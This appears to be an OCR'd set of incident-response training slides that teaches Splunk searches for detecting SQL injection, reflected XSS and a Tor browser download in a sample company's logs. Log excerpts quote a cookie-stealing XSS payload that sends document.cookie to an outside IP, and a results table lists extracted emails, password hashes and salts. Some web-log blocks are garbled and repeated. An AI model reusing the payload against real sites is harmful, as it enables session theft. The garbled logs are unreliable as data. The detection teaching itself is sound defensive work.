2 | rex field=dest_content "updatexml\((?<Sql_Injection>[^<]+)"
3 | rex field=dest_content "XPATH syntax error: ':(<Query_Result>[^']*')"
4 | rex field=Sql_Injection "(?i)\(SELECT (?<Field_Name>[^\\s]+)"
5 | rex field=Sql_Injection "LIMIT (?<EntryNumber>\\d+)"
6 | search Sql_Injection=*
7 | eval filter_{Field_Name} = Query_Result
8 | stats values(filter_*) AS *| by EntryNumber
```

Save As ▾ Close

68 events (8/16/17 12:00:00.000 AM to 8/17/17 12:00:00.000 AM) No Event Sampling ▾ Job ▾ II ↗ + ⏪ Smart Mode ▾

Events Patterns Statistics (6) Visualization


100 Per Page ▾ Format Preview ▾

EntryNumber	email	password	salt	uid	username
0	frankesters47@gmail.com	6a287fcf500c0b748bf0e4c4c44f7df	gGsxysZL	1	frank
1	ghoppo@froth.ly	ecc0fd3e2a6b305291b74eb2dcf22c0	IAu4XYea	3	ghoppo
2	btun@froth.ly	f91904c1dd2723d5911eeba409cc0d1	tIX7cQPE	4	btun
3				1	10
24				8	

Cross Site Scripting

Incident Response





Incident Review

Certificate error https://18.232.113.226:8000/en-US/app/SplunkEnterpriseSecuritySuite/incident_review?earliest=1502348400&latest=1502694000&form.status_form=&form.

Urgency

CRITICAL	0
HIGH	0
MEDIUM	3
LOW	0
INFO	0

Status

Correlation Search Name

All *

Owner

Search

All *

Security Domain

Time | Associations?

All * from Aug 10 through Au... ▾

Tag Submit

3 events (8/10/17 12:00:00.000 AM to 8/14/17 12:00:00.000 AM)

Job ▾ Smart Mode ▾

Format Timeline ▾ Zoom Out

+ Zoom to Selection Deselect

1 hour per column

1 | | | | 1

Thu Aug 10 Sat Aug 12

Edit Selected | Edit All 3 Matching Events | Add Selected to Investigation

i	<input type="checkbox"/>	Time	Security Domain	Title	Urgency	Status	Owner	Actions
>	<input type="checkbox"/>	8/12/17 2:49:00.000 AM	Threat	Reflected XSS Detected (136.0.0.125)	! Medium	New	unassigned	▼
>	<input type="checkbox"/>	8/11/17 7:41:00.000 AM	Threat	Web Vulnerability Scanner Detected (45.77.65.211)	! Medium	New	unassigned	▼
>	<input type="checkbox"/>	8/10/17 4:19:00.000 PM	Threat	Reflected XSS Detected (136.0.0.125)	! Medium	New	unassigned	▼


No investigation is currently loaded. Please create (+) or load an existing one (≡).

Decoded URI

/member.php?
action=activate&uid=-1&code="><
script>alert('대동')</script>

Destination City	aws
Destination Country	San Francisco
Destination DNS	gacruz
Destination IP Address	gacruz
Destination Expected	TRUE
Destination MAC Address	0A:42:7E:25:21:B4
Destination NT Hostname	gacruz
Destination Owner	Kevin Lagerfield

No investigation is currently loaded. Please create (+) or load an existing one (≡).



XSS REGEX

▶ | rex field=decoded_uri “code=(?<XSS>.+)”

138.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 72@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 332@ "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-26&product_id=F1-Z111A/4" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 317.27.160.0.0 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-26&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 1318@ "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST-18&product_id=AU-CUP-18 SESSIONID=SD05SL1P&ADPF=H" 128.241.220.82 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-6&JSESSIONID=SD10SLBFF2ADFF3 HTTP 1.1" 200 2423@ "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST-18&product_id=AU-CUP-18 SESSIONID=SD05SL1P&ADPF=H" 128.241.220.82 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-6&JSESSIONID=SD10SLBFF2ADFF3 HTTP 1.1" 200 3865@ "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST-18&product_id=AU-CUP-18 SESSIONID=SD05SL1P&ADPF=H" 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?category_id=SURPRISES&JSESSIONID=SD08SLBFF2ADFF3 HTTP 1.1" 404 108@ "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST-26&product_id=F1-Z111A/4" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?category_id=SURPRISES&JSESSIONID=SD08SLBFF2ADFF3 HTTP 1.1" 404 108@ "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST-26&product_id=F1-Z111A/4" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)"

The screenshot shows a Splunk search interface running on Splunk 6.6.3. The search bar contains the following query:

```
1 index=main sourcetype=access_combined code  
2 | eval decoded_uri=urldecode(uri)  
3 | rex field=decoded_uri "code=(?<XSS>.+)"  
4 | table XSS _raw  
5 | search XSS=*
```

The search results section displays four events found between August 11, 2017, and August 16, 2017. The results are presented in a table with two columns: 'XSS' and '_raw'. The 'XSS' column shows the injected JavaScript code, and the '_raw' column shows the full raw log entry.

XSS	_raw
"><script>document.location="http://45.77.65.211:9999/microsoftuserfeedbackservice?metric=" + document.cookie;</script>	71.39.18.125 -- [15/Aug/2017:23:36:34 +0000] "GET /member.php?action=activate&uid=-1&code=%22%3e%3Cscript%3Edocument.location%3D%22http%3A%2F%2F45.77.65.211%3A9999%2Fmicrosoftuserfeedbackservice%3Fmetric%3D%22%2B%20document.cookie%22%3Cscript%3E%3C%2Fscript%3E" HTTP/1.1" 200 9937 "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.117 Safari/537.36"
"><script>document.location="http://45.77.65.211:9999/microsoftuserfeedbackservice?metric=" + document.cookie;</script>	71.39.18.125 -- [15/Aug/2017:23:36:34 +0000] "GET /member.php?action=activate&uid=-1&code=%22%3e%3Cscript%3Edocument.location%3D%22http%3A%2F%2F45.77.65.211%3A9999%2Fmicrosoftuserfeedbackservice%3Fmetric%3D%22%2B%20document.cookie%22%3Cscript%3E%3C%2Fscript%3E" HTTP/1.1" 200 9937 "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.117 Safari/537.36"
"><script>document.location="http://45.77.65.211:9999/microsoftuserfeedbackservice?metric=" + document.cookie;</script>	71.39.18.125 -- [15/Aug/2017:23:36:29 +0000] "GET /member.php?action=activate&uid=-1&code=%22%3E%3Cscript%3Edocument.location%3D%22http%3A%2F%2F45.77.65.211%3A9999%2Fmicrosoftuserfeedbackservice%3Fmetric%3D%22%2B%20document.cookie%22%3Cscript%3E%3C%2Fscript%3E" HTTP/1.1" 200 9937 "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0"
"><script>alert('대동')</script>	136.0.0.125 -- [12/Aug/2017:09:49:00 +0000] "GET /member.php?action=activate&uid=-1&code=%22%3e%3Cscript%3E%3C%2Fscript%3E" HTTP/1.1" 200 9937 "-" "Linux i686; ko-KP; rv: 19.1br) Gecko/20130508 Fedora/1.9.1-2.5.rs3.0 NaenaraBrowser/3.0"

Which is easier to understand?

```
1 index=main sourcetype=access_combined uri=*code*
2 | eval decoded_uri=urldecode(uri)
3 | search decoded_uri="*code=>*"
4 | table _time decoded_uri
```

```
1 index=main sourcetype=access_combined code
2 | eval decoded_uri=urldecode(uri)
3 | rex field=decoded_uri "code=(?<XSS>.+)"
4 | table XSS _raw
5 | search XSS=*
```

Working with Sysmon

Incident Response



Sysmon

- ▶ According to Microsoft, sysmon "...provides detailed information about process creations, network connections, and changes to file creation time."
- ▶ Useful for identifying
 - Downloads
 - Suspicious processes
 - Unusual activity

```
130.60.4.128,241.220.82.1,317.27.160.0.0, [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP/1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468 125.17.14.104 ://buttercup-shopping.com/no?action=purchase&id=EST-16&product_id=RP-LI-02" "o- GET /oldlink?item_id=EST-26&JSESSIONID=SD5SL9FF1ADFF3 HTTP/1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=changequantity&item_id=EST-18&product_id=AU-CUP-18 SESSIONID=SD05SL9FF1ADFF3 HTTP/1.1" 200 2423 "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST-17&product_id=SURPRISE&JSESSIONID=SD08SL9FF1ADFF3 HTTP/1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST-19&product_id=SURPRISE&JSESSIONID=SD09SL9FF1ADFF3 HTTP/1.1" 200 3865
```

Scenario

- ▶ Internal employee is hiding browsing history using Tor. What is the version of the Tor browser?
- ▶ What do we know?
 - Workstation: wrk-aturing
 - Keyword: "tor"

138.60.4 - - [07/Jan 18:10:57:153] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 720 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-6&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 128.241.220.82 - - [07/Jan 18:10:57:123] "GET /category.screen?category_id=GIFTS&JSESSIONID=SD15LAFF10ADFF10 HTTP 1.1" 404 3322 "http://buttercup-shopping.com/cart.do?action=view&itemId=EST-26&product_id=F1-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 138.60.4 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-26&JSESSIONID=SD55L9FF1ADFF3 HTTP 1.1" 200 1318 "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST-18&product_id=AUTOCUP-SHOUTING.COM-W-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 317.27.160.0.0 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=SURPRISE&JSESSIONID=SD95L4FFAADDFF1 HTTP 1.1" 200 2423 "http://buttercup-shopping.com/cart.do?action=changequantity&itemId=EST-6&JSESSIONID=SD10SLBFF2ADFF1" 128.241.220.82 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-6&product_id=AUTOCUP-SHOUTING.COM-W-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 468.125.17.14.108 - - [07/Jan 18:10:56:156] "GET /oldlink?item_id=EST-26&JSESSIONID=SD08SLBFF1ADFF1 HTTP 1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST-26&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 138.60.4 - - [07/Jan 18:10:57:187] "GET /oldlink?item_id=EST-26&JSESSIONID=SD08SLBFF1ADFF1 HTTP 1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST-26&product_id=F1-SW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 138.60.4 - - [07/Jan 18:10:57:187] "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD95L4FFAADDFF1 HTTP 1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST-26&product_id=F1-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)" 138.60.4 - - [07/Jan 18:10:57:187] "GET /category.screen?category_id=SURPRISE&JSESSIONID=SD95L4FFAADDFF1 HTTP 1.1" 200 3865 "http://buttercup-shopping.com/cart.do?action=remove&itemId=EST-26&product_id=F1-CW-01" "Opera/9.20 (Windows NT 5.1; SV1; .NET CLR 1.1.4322)"

Sysmon

Sample Log:

- <Channel>Microsoft-Windows-Sysmon/Operational</Channel>

<**Computer**>wrk-abungst.frothly.local</**Computer**>

<Security UserID='S-1-5-18'/'></System>

<EventData>

<Data Name='UtcTime'>2017-08-27 03:57:15.174</Data>

<**Data Name='Image'**>C:\Program Files\Splunk\bin\splunk-admon.exe</**Data**>

</EventData>

- Each data element has <**tag**>Data</**tag**>

Sysmon

Stimulus: Searching for Suspicious Download

Keyword: Tor

```
sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" host=wrk-aturing tor
```

```
| rex "<(?<Tag>[^>]+)>(?<File>[^<]+[Tt]or[^<]+)" max_match=0  
| search File=*  
| stats count by Tag
```

Search | Splunk 6.6.3

Not secure | https://18.232.113.226:8000/en-US/app/SplunkEnterpriseSecuritySuite/search?earliest=1503547200&latest=1503720000&display.page=search.mode=smart&q=search%20so...

New Search

```
1 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" host=wrk-aturing tor
2 | rex "<(?<Tag>[^>]+)>(?<File>[^<]+[Tt]or[^<]+)" max_match=0
3 | search File=*
4 | stats count by Tag
```

from Aug 24 through...

✓ 136 events (8/24/17 12:00:00.000 AM to 8/26/17 12:00:00.000 AM) No Event Sampling ▾ Job ▾ Smart Mode ▾

Events Patterns Statistics (6) Visualization

20 Per Page ▾ Format Preview ▾

Tag	count
Data Name='CommandLine'	4
Data Name='CurrentDirectory'	4
Data Name='Image'	136
Data Name='ParentCommandLine'	4
Data Name='ParentImage'	4
Data Name='TargetFilename'	124

Sysmon

sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" host=wrk-aturing tor

```
| rex "<(?<Tag>[^>]+)>(?<File>[^<]+[Tt]or[^<]+)" max_match=0
| search File=*
| stats count by _time Tag File
| search Tag="Data Name='CommandLine'"
| sort _time
```

The image shows a laptop screen with a Splunk search interface. The search bar at the top contains the URL <https://18.232.113.226:8000/en-US/app/SplunkEnterpriseSecuritySuite/search?earliest=1503547200&latest=1503720000&display.page=search.mode=smart&q=search%20so...>. The main search area is titled "New Search" and contains the following SPLUNK search command:

```
1 sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" host=wrk-aturing tor  
2 | rex "<(?:<Tag>[^>]+)>(?:<File>[^<]+[Tt]or[^<]+)" max_match=0  
3 | search File=*  
4 | stats count by _time Tag File  
5 | search Tag="Data Name='CommandLine'"  
6 | sort _time
```

To the right of the search command is a search field with the placeholder "from Aug 24 through..." and a search icon. Below the search interface, a search result is displayed in a card format:

2017-08-24 00:20:44 Data "C:\Users\amber.turing\Downloads\torbrowser-install-7.0.4_en-US.exe"
